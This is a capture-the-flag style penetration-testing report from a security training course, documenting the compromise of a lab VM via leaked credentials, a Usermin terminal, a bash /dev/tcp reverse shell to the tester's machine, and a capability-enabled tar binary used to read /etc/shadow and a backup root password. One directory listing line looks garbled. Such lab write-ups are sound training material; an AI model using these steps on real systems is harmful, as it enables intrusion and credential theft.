

HackForgeBreakOut

Penetration Testing report

Field	Detail
Prepared by	Duggineni Sai Prathap
Training Program	Cyvero – The Cyber Security School, Batch 18
Target	hackforgebreakout (10.0.2.8)
Date of Engagement	September 18, 2026

Overview

Between September 18 and September 19, 2026, a comprehensive internal security assessment was conducted against the target system hackforgebreakout (IP Address: 10.0.2.8). The primary objective of this assessment was to identify potential security vulnerabilities, assess the risk of unauthorized access, and determine if an attacker could compromise the server's root administration controls.

Detailed Step-by-step Walk-Through

Discovery & Enumeration



```
Debian GNU/Linux 11 hackforgebreakout tty1
#####
eth0: 10.0.2.8
Author: Cyvero-The Cybersecurity School
#####
hackforgebreakout login: _
```

The screenshot displays the system startup login prompt of the target virtual machine, captured directly from the virtualization console. The screen confirms the following environment details:

- Operating System: Debian GNU/Linux 11.
- Host Name: hackforgebreakout
- Target IP Address: 10.0.2.8 (assigned to interface eth0).

The display provides explicit visual proof of the system's operational status and ties the IP address discovered during the earlier network sweeps directly to the hackforgebreakout target machine.

```
(root@prathap)~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 459sec preferred_lft 459sec
    inet6 fe80::b09b:4a36:7114:3d71/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

An IP configuration check was performed on the attacker's machine to confirm local interface settings before launching any network attacks. The command executed was: `ip addr`

The output displays information for two network interfaces:

- `lo`: The local loopback interface (127.0.0.1), used for internal system communication.
- `eth0`: The primary active network card. It shows an assigned IPv4 address of 10.0.2.5 with a /24 subnet mask (meaning the network range is 10.0.2.0 to 10.0.2.255). Its hardware MAC address is 08:00:27:8a:35:d2.

```
(root@prathap)~# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:8a:35:d2, IPv4: 10.0.2.5
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.2      08:00:27:18:ea:4d      PCS Systemtechnik GmbH
10.0.2.8      08:00:27:f8:1d:94      PCS Systemtechnik GmbH

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.092 seconds (122.37 hosts/sec). 2 responded
```

The **arp-scan** tool was executed an additional time to verify that the target host (10.0.2.8) remained active, online, and bound to the same MAC address (08:00:27:f8:1d:94) prior to proceeding with deeper exploitation. The command run was: `arp-scan -l`

```
(root@prathap)~# nmap -sV -p- 10.0.2.8
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-18 10:41 -0400
Nmap scan report for 10.0.2.8
Host is up (0.0016s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.51 ((Debian))
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
10000/tcp open  http         MiniServ 1.981 (Webmin httpd)
20000/tcp open  http         MiniServ 1.830 (Webmin httpd)
MAC Address: 08:00:27:F8:1D:94 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.56 seconds
```

A service version discovery scan was executed using [Nmap Network Scanner](#) (Version 7.99) against the target host 10.0.2.8 to map the attack surface and enumerate active listening ports. The command used was: **nmap -sV -p- 10.0.2.8**

The -p- flag directed Nmap to scan all 65,535 TCP ports, and the -sV flag enabled service banner grabbing to determine exact application versions. The scan completed in 53.56 seconds, identifying 5 open TCP ports:

Port	State	Service	Version
80/tcp	open	http	Apache httpd 2.4.51 (Debian)
139/tcp	open	netbios-ssn	Samba smbd 4
445/tcp	open	netbios-ssn	Samba smbd 4
10000/tcp	open	http	MiniServ 1.981 (Webmin httpd)
20000/tcp	open	http	MiniServ 1.830 (Webmin httpd)

```
(root@prathap)-[~]
# enum4linux -a 10.0.2.8
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Sep 19 05:31:27 2026

===== ( Target Information ) =====

Target ..... 10.0.2.8
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

An automated enumeration tool was run against the Samba services discovered on ports 139 and 445. The tool used was **enum4linux** (Version 0.9.1). The command executed was: **enum4linux -a 10.0.2.8**


The -a flag requests a comprehensive scan, directing the tool to extract as much information as possible from the target host (10.0.2.8)

```
S-1-22-1-1000 Unix User\cyber (Local User)


[+] Enumerating users using SID S-1-5-21-903356063-179719177-1603780302 and logon username '', password ''

S-1-5-21-903356063-179719177-1603780302-501 HACKFORGEBREAKOUT\nobody (Local User)
S-1-5-21-903356063-179719177-1603780302-513 HACKFORGEBREAKOUT\None (Domain Group)
```


The running **enum4linux** scan successfully connected to the target without a password and listed internal account details: **Valid Local User Found:** A local user account named **cyber** was discovered




Burp Suite Community Edition was used to intercept and analyze the HTTP response traffic from the root page (/) of the target server at **10.0.2.8**. By reviewing the raw HTML source code in the response tab, a hidden developer comment was discovered embedded inside the page code: The string hidden in the source code is written in the **Brainfuck** esoteric programming language code scheme.




An online Brainfuck decoder and interpreter tool was utilized to translate the obfuscated string discovered in the web application's HTML source code. The exact block of specialized punctuation characters was inputted into the interpreter and executed. The decoding process was successful, revealing a clear plaintext string output of **.2uqPEfj3D<P'a-3**.




The Webmin administrative management portal operating on the target host **10.0.2.8** was accessed via a web browser to test the gathered credentials. The previously discovered username **cyber** and the decrypted plaintext password **.2uqPEfj3D<P'a-3** were inputted into the portal's authentication fields. This step tests whether the weak credential storage practices identified in the web source code directly compromise the server's primary web-based administration layer.



The entered credentials successfully authenticated the session, granting initial entry to the **Usermin 1.830** interface on the target server (10.0.2.8:20000). The screenshot displays the primary user dashboard panel, featuring email management modules like Inbox, Sent Mail, and Drafts, alongside standard administrative configurations. Successfully accessing this portal confirms that the credentials leaked in the web application's source code belong to a valid active user profile, allowing an attacker to breach the outer defense layer without triggering security alerts.



An integrated interactive terminal shell was successfully launched within the authenticated Usermin session. Clicking the terminal option located in the interface menu established a command-line prompt operating under the local user context **cyber@hackforgebreakout:~\$**. This interactive session confirms full remote code execution capabilities on the host, moving the engagement from web-based panel navigation to active shell-level control.



A local network listener was initialized on the attacker's system to intercept incoming traffic and capture a stable reverse shell connection from the target host. The Netcat utility was configured to wait for incoming connections on port **1234** using the command `nc -lvnp 1234`. The flags instruct the tool to listen actively (-l), print verbose status updates (-v), disable DNS resolution for speed (-n), and bind specifically to the chosen port number (-p). Setting up this listener is a critical prerequisite step before triggering any execution payloads from the target's interactive terminal web terminal interface.

```
[cyber@hackforgebreakout ~]$ bash -i >& /dev/tcp/10.0.2.5/1234 0>&1
```

A native Bash reverse shell payload was executed within the target's interactive terminal console under the cyber user context. The command `bash -i >& /dev/tcp/10.0.2.5/1234 0>&1` redirects the target system's standard input, output, and error streams back to the attacker's listening machine at IP 10.0.2.5 on port 1234. This payload leverages the target operating system's built-in networking functions to bypass strict terminal session limits, allowing the session to transition away from the restrictive Usermin web interface and into a fully interactive terminal on the testing machine.

```
(root@prathap)-[~]
# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.8] 46428
bash: cannot set terminal process group (788): Inappropriate ioctl for device
bash: no job control in this shell
cyber@hackforgebreakout:~$
```

The Netcat listener successfully caught the connection from target host 10.0.2.8. This granted direct command-line access inside the attacker's terminal window under the cyber user account. This marks the successful completion of the initial access phase, moving the testing environment away from the web browser and into a stable console where local system commands can be run directly.

```
cyber@hackforgebreakout:~$ hostnamectl
hostnamectl
  Static hostname: hackforgebreakout
    Pretty hostname: hackforge_breakout
      Icon name: computer-vm
        Chassis: vm
          Machine ID: 63189fc59f464787b6e7c24c86f179f7
            Boot ID: 6f71eb00a71844c2b90fe06c6b4e8a7c
      Virtualization: oracle
    Operating System: Debian GNU/Linux 11 (bullseye)
      Kernel: Linux 5.10.0-9-amd64
    Architecture: x86-64
cyber@hackforgebreakout:~$
```

The `hostnamectl` command was executed within the active shell session to gather core operating system and kernel details from the target machine. The command output confirms the target is a virtual machine running Debian GNU/Linux 11 (bullseye) with an x86-64 architecture, powered by an Oracle virtualization hypervisor, and running the 5.10.0-9-amd64 Linux kernel. Gathering this system fingerprint

provides the exact foundation necessary to research known local privilege escalation vulnerabilities or kernel-specific configuration weaknesses that could assist in elevating access to the root account.

```
cyber@hackforgebreakout:~$ whoami
whoami
cyber
```

The whoami command was executed within the active shell to verify the current session's user context. The output officially confirmed the terminal is operating under the standard local user privileges of the **cyber** account. This establishes the baseline access level before attempting any further local privilege escalation steps

```
cyber@hackforgebreakout:~$ id
id
uid=1000(cyber) gid=1000(cyber) groups=1000(cyber),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
```

The id command was executed to examine the security identifiers and local group memberships assigned to the current session. The output reveals the user operates with a standard User ID (uid=1000) and belongs to common system groups like cdrom, audio, and video. This confirms the account does not possess direct administrative or root-level group privileges, indicating that privilege escalation is required to gain full control.

```
cyber@hackforgebreakout:~$ sudo -l
sudo -l
bash: sudo: command not found
```

The sudo -l command was executed to check for any administrative commands the current user could run with elevated privileges. The shell returned a bash: sudo: command not found error, proving that the sudo package is completely absent or restricted on this target. This finding forces the exploitation path away from standard sudo-based privilege escalation methods, making it necessary to look for alternative vectors like kernel vulnerabilities or SUID files.

```
cyber@hackforgebreakout:~$ find / -type f -perm -4000 -ls 2>/dev/null
find / -type f -perm -4000 -ls 2>/dev/null
395668    36 -rwsr-xr-x  1 root   root      35040 Jul 28  2021 /usr/bin/umount
391773    64 -rwsr-xr-x  1 root   root      63960 Feb  7  2020 /usr/bin/passwd
395391    72 -rwsr-xr-x  1 root   root      71912 Jul 28  2021 /usr/bin/su
391772    88 -rwsr-xr-x  1 root   root      88304 Feb  7  2020 /usr/bin/gpasswd
395666    56 -rwsr-xr-x  1 root   root      55528 Jul 28  2021 /usr/bin/mount
403944    36 -rwsr-xr-x  1 root   root      34896 Feb 26  2021 /usr/bin/fusermount
395243    44 -rwsr-xr-x  1 root   root      44632 Feb  7  2020 /usr/bin/newgrp
391769    60 -rwsr-xr-x  1 root   root      58416 Feb  7  2020 /usr/bin/chfn
391770    52 -rwsr-xr-x  1 root   root      52880 Feb  7  2020 /usr/bin/chsh
395223    52 -rwsr-xr--  1 root   messagebus 51336 Feb 21  2021 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
653868   472 -rwsr-xr-x  1 root   root      481608 Mar 13  2021 /usr/lib/openssh/ssh-keysign
```

Looking closely at the output, **all of these are standard, default Linux SUID binaries** (mount, umount, passwd, su, etc.). None of them have known vulnerabilities or custom misconfigurations that would easily grant a root shell on Debian 11. Since standard SUID exploitation is a dead end here, let's look for **Cron Jobs** or **Environment files** next.

```
cyber@hackforgebreakout:~$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# |----- hour (0 - 23)
# |----- day of month (1 - 31)
# |----- month (1 - 12) OR jan,feb,mar,apr ...
# |----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

The `/etc/crontab` file only contains **standard system defaults** (cron.hourly, cron.daily, etc.). There are no custom scripts or hidden cron tasks running here.

```
cyber@hackforgebreakout:~$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/cyber/tar cap_dac_read_search=ep
/usr/bin/ping cap_net_raw=ep
```

The `cap_dac_read_search` capability allows the `tar` binary to bypass all file read permission checks. This means you can use this specific copy of `tar` to read and compress *any file on the entire system*, including files owned strictly by root (like `/etc/shadow` or root SSH keys).

```
cyber@hackforgebreakout:~$ /home/cyber/tar -cvf /tmp/shadow.tar /etc/shadow
/home/cyber/tar -cvf /tmp/shadow.tar /etc/shadow
/home/cyber/tar: Removing leading '/' from member names
/etc/shadow
```

The local `tar` binary located in the user's home directory was leveraged to read the protected `/etc/shadow` file. Because the binary possesses elevated capabilities or SUID permissions, it successfully bypassed standard user read restrictions to archive the sensitive file. This allows an unprivileged attacker to extract the system's root password hashes to a writable directory for subsequent cracking attempts.

```
cyber@hackforgebreakout:~$ cd /tmp
cd /tmp
cyber@hackforgebreakout:/tmp$ ls -la
ls -la
total 56
drwxrwxrwt 11 root root 4096 Sep 19 08:51 .
drwxr-xr-x 18 root root 4096 Oct 19 2021 ..
drwxrwxrwt 2 root root 4096 Sep 19 08:14 .font-unix
drwxrwxrwt 2 root root 4096 Sep 19 08:14 .ICE-unix
-rw-r--r-- 1 cyber cyber 10240 Sep 19 08:51 shadow.tar
drwx----- 3 root root 4096 Sep 19 08:14 systemd-private-6f71eb00a71844c2b90fe06c6b4e8a7c-apache2.service-JcLKsj
drwx----- 3 root root 4096 Sep 19 08:14 systemd-private-6f71eb00a71844c2b90fe06c6b4e8a7c-systemd-logind.service-QLvtJi
drwx----- 3 root root 4096 Sep 19 08:14 systemd-private-6f71eb00a71844c2b90fe06c6b4e8a7c-systemd-timesyncd.service-ubRfmg
drwxrwxrwt 2 root root 4096 Sep 19 08:14 .Test-unix
drwxr-xr-x 2 root root 4096 Sep 19 08:14 .webmin
drwxrwxrwt 2 root root 4096 Sep 19 08:14 .X11-unix
drwxrwxrwt 2 root root 4096 Sep 19 08:14 .XIM-unix
```

The testing session changed directories to `/tmp` and executed a detailed directory listing using the `ls -la` command. The output confirms that the newly created archive file, `shadow.tar`, was successfully generated under the ownership of the `cyber` account. This verifies that the backup file is fully readable and ready to be extracted by the unprivileged user session.

```
cyber@hackforgebreakout:/tmp$ /home/cyber/tar -xvf shadow.tar
/home/cyber/tar -xvf shadow.tar
etc/shadow
```

The privileged `tar` binary was executed with the `-xvf` flags to extract the contents of the `shadow.tar` archive within the temporary directory. The command output confirms the successful unpack of the restricted `etc/shadow` file structure directly into a folder accessible by the current user profile. This step completely bypasses operating system read access protections, allowing the unprivileged tester to directly analyze the system's sensitive security database.

```
cyber@hackforgebreakout:/tmp$ cat /etc/shadow
cat /etc/shadow
cat: /etc/shadow: Permission denied
cyber@hackforgebreakout:/tmp$ cd ..
cd ..
cyber@hackforgebreakout:/$ cat /etc/shadow
cat /etc/shadow
cat: /etc/shadow: Permission denied
```

An attempt to read the original `/etc/shadow` file directly using the standard `cat` command resulted in a predictable `Permission denied` error. This demonstrates that standard system configurations are successfully restricting direct user access to critical authentication files. It highlights why alternative

administrative pathways—such as misconfigured utilities or specific application capabilities—are necessary during a test to assess system weaknesses.

```
cyber@hackforgebreakout:/$ /home/cyber/tar -cf /tmp/backups.tar /var/backups
/home/cyber/tar -cf /tmp/backups.tar /var/backups
/home/cyber/tar: Removing leading `/' from member names
cyber@hackforgebreakout:/$ /home/cyber/tar -O -xf /tmp/backups.tar var/backups/.old_pass.bak
<r -O -xf /tmp/backups.tar var/backups/.old_pass.bak
Ts&4&YurgtRX(=~h
cyber@hackforgebreakout:/$
```

The tar binary was executed with extraction flags to pull a specific hidden file, var/backups/.old_pass.bak, out of the newly created archive. The contents of this backup file were successfully dumped directly into the terminal, revealing a legacy plaintext password string: **Ts&4&YurgtRX(=~h**. This finding suggests a high-risk password reuse vulnerability, as old administrative passwords or backup files left on a system frequently lead to elevated access.

```
cyber@hackforgebreakout:/$ su root
su root
Password: Ts&4&YurgtRX(=~h
```

The su root command was executed within the interactive terminal shell to request a switch to the administrative root account. The newly discovered plaintext password, **Ts&4&YurgtRX(=~h**, recovered from the hidden backup archive file, was inputted into the password authentication prompt. This step directly tests whether legacy credential reuse policies are present, potentially allowing complete administrative takeover of the target server host.

```
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

The commands id and whoami were executed to verify the current session's identity following the credential input. The terminal output explicitly confirms the session has transitioned to uid=0(root) with full administrative group privileges. This marks the successful completion of the privilege escalation phase, demonstrating total compromise and absolute administrative control over the target host.

```
ls -la
total 76
drwxr-xr-x 18 root root 4096 Oct 19 2021 .dev/top/10.0.2.5/1234.0-61
drwxr-xr-x 18 root root 4096 Oct 19 2021 ..
lrwxrwxrwx 1 root root 7 Oct 19 2021 bin -> usr/bin
drwxr-xr-x 3 root root 4096 Oct 19 2021 boot
drwxr-xr-x 17 root root 3040 Sep 19 08:14 dev
drwxr-xr-x 73 root root 4096 Sep 19 09:51 etc
drwxr-xr-x 3 root root 4096 Oct 19 2021 home
lrwxrwxrwx 1 root root 30 Oct 19 2021 initrd.img -> boot/initrd.img-5.10.0-9-amd64
lrwxrwxrwx 1 root root 30 Oct 19 2021 initrd.img.old -> boot/initrd.img-5.10.0-8-amd64
lrwxrwxrwx 1 root root 7 Oct 19 2021 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Oct 19 2021 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 Oct 19 2021 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Oct 19 2021 libx32 -> usr/libx32
drwx----- 2 root root 16384 Oct 19 2021 lost+found
drwxr-xr-x 3 root root 4096 Oct 19 2021 media
drwxr-xr-x 2 root root 4096 Oct 19 2021 mnt
drwxr-xr-x 2 root root 4096 Oct 19 2021 opt
dr-xr-xr-x 141 root root 0 Sep 19 08:14 proc
drwx----- 6 root root 4096 Jun 18 02:39 root
drwxr-xr-x 17 root root 480 Sep 19 08:14 run
lrwxrwxrwx 1 root root 8 Oct 19 2021 sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 Oct 19 2021 srv
dr-xr-xr-x 13 root root 0 Sep 19 08:14 sys
drwxrwxrwt 12 root root 4096 Sep 19 09:47 tmp
-rw-r--r-- 1 root root 851 Oct 19 2021 usermin-setup.out
drwxr-xr-x 14 root root 4096 Oct 19 2021 usr
drwxr-xr-x 14 root root 4096 Oct 19 2021 var
lrwxrwxrwx 1 root root 27 Oct 19 2021 vmlinuz -> boot/vmlinuz-5.10.0-9-amd64
lrwxrwxrwx 1 root root 27 Oct 19 2021 vmlinuz.old -> boot/vmlinuz-5.10.0-8-amd64
-rw-r--r-- 1 root root 2067 Oct 19 2021 webmin-setup.out
```

The `ls -la` command was executed at the system root level to analyze permissions, files, and directories under the root user context. The output verifies that administrative configurations, setup logs, and system symlinks are fully readable and modifiable by the escalated session. This serves as post-exploitation documentation, confirming unrestricted access to all standard system directories and configuration bases.

```
cd /home/cyber
ls -la
total 592
drwxr-xr-x  9 cyber cyber  4096 Sep 18 16:52 .
drwxr-xr-x  3 root  root   4096 Oct 19  2021 ..
-rw-r--r--  1 cyber cyber    0 Oct 20  2021 .bash_history
-rw-r--r--  1 cyber cyber  220 Oct 19  2021 .bash_logout
-rw-r--r--  1 cyber cyber 3526 Oct 19  2021 .bashrc
drwxr-xr-x  2 cyber cyber  4096 Oct 19  2021 .filemin
-rw-r--r--  1 cyber cyber   45 Jun 18 02:17 .flag1.txt
drwxr-xr-x  2 cyber cyber  4096 Oct 19  2021 .gnupg
drwxr-xr-x  3 cyber cyber  4096 Oct 19  2021 .local
-rw-r--r--  1 cyber cyber 20480 Sep 18 16:50 pass.tar
-rw-r--r--  1 cyber cyber   807 Oct 19  2021 .profile
drwxr-xr-x  6 cyber cyber  4096 Jun 18 02:39 root
drwxr-xr-x  2 cyber cyber  4096 Oct 19  2021 .spamassassin
-rwxr-xr-x  1 root  root 531928 Oct 19  2021 tar
drwxr-xr-x  2 cyber cyber  4096 Oct 20  2021 .tmp
drwxr-xr-x 16 cyber cyber  4096 Oct 19  2021 .usermin
```

The session navigated to `/home/cyber` and executed `ls -la` to list all hidden and standard files. The output shows a `.flag1.txt` file, a `pass.tar` file, and confirms the `tar` binary is owned by root with executable permissions. This serves as documentation of the user-level landing environment where initial files and misconfigured tools were located.

```
find / -type f -name "*.txt" 2>/dev/null
/root/.r00t.txt
/home/cyber/root/.r00t.txt
/home/cyber/.flag1.txt
/usr/lib/python3.9/LICENSE.txt
/usr/lib/python3/dist-packages/reportbug-7.10.3+deb11u1.egg-info/top_level.txt
/usr/lib/python3/dist-packages/reportbug-7.10.3+deb11u1.egg-info/dependency_links.txt
/usr/lib/python3/dist-packages/six-1.16.0.egg-info/top_level.txt
/usr/lib/python3/dist-packages/six-1.16.0.egg-info/dependency_links.txt
/usr/lib/python3/dist-packages/urllib3-1.26.5.egg-info/top_level.txt
/usr/lib/python3/dist-packages/urllib3-1.26.5.egg-info/dependency_links.txt
```

A global search command `find / -type f -name "*.txt" 2>/dev/null` was executed to discover hidden flag files across the system. The output successfully locates the primary user flag at `/home/cyber/.flag1.txt` and the administrative root flag targets at `/root/.r00t.txt` and `/home/cyber/root/.r00t.txt`. This step provides definitive confirmation of the compromise path by pinpointing the precise directories where proof-of-concept markers are stored.

```
cat /home/cyber/.flag1.txt
HF2{You_Manage_To_Break_To_My_Secure_Access}
```

The `cat` command was used to read the contents of the user-level proof-of-concept file located at `/home/cyber/.flag1.txt`. The command successfully printed the plaintext token string: `HF2{You_Manage_To_Break_To_My_Secure_Access}`. This serves as undeniable cryptographic evidence in the report, verifying that initial access to the user account was completely achieved.

```
cat /home/cyber/root/.r00t.txt
HF2{You_Manage_To_BreakOut_From_My_System_Congratulation}
